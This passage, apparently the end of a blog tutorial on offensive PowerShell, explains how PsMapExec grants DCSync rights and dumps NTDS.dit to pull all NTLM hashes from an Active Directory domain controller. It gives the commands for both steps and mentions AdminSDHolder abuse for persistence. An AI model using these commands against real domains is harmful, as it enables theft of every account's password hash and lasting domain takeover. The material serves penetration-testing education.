
You’ll often see DCSync privileges granted as one of them. With a DCSync attack, your computer impersonates a domain controller and requests password hashes from the domain. Another common one is granting GenericAll over AdminSDHolder to a user or computer. That lets you add new members to Domain Admins and change the passwords of its members.

Assign DCSync privileges:

PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”
dacl abuse and dacl persistence with psmapexec

NTDS Dump



The NTDS dump is the final stage once domain admin privileges are obtained. PsMapExec will get the NTDS.dit and extract all NTLM hashes from it. 

PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutput
dumping ntds with psmapexec

NTDS has all accounts that have existed in the domain.

Summary

PsMapExec is a great tool if you’re into hacking with PowerShell. It’s practical and has some features NetExec doesn’t. We’ve only covered some of them here, so give it a try and see what else it has under the hood.

Want to become a Powershell expert? Join our Powershell for Hackers training.

The post Powershell for Hackers, Part 9: Hacking with PsMapExec first appeared on Hackers Arise.
❌